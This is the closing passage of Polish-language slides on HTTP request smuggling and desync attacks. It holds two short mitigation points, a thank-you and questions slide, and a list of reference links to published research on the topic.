- Co z kolei może zapobiec problemom z HTTP Smuggling / Desync
- Testowanie i patchowanie istniejącej infrastruktury też nie zaszkodzi

OUTRO

Dzięki!

Pytania?

OUTRO

References:

https://portswigger.net/web-security/request-smuggling

https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn

http://regilero.github.io/

https://memn0ps.github.io/2019/09/13/HTTP-Request-Smuggling-CL-TE.html

https://blog.zeddyu.info/2019/12/08/HTTP-Smuggling-en/

https://medium.com/@knownsec404team/protocol-layer-attack-http-request-smuggling-cc654535b6f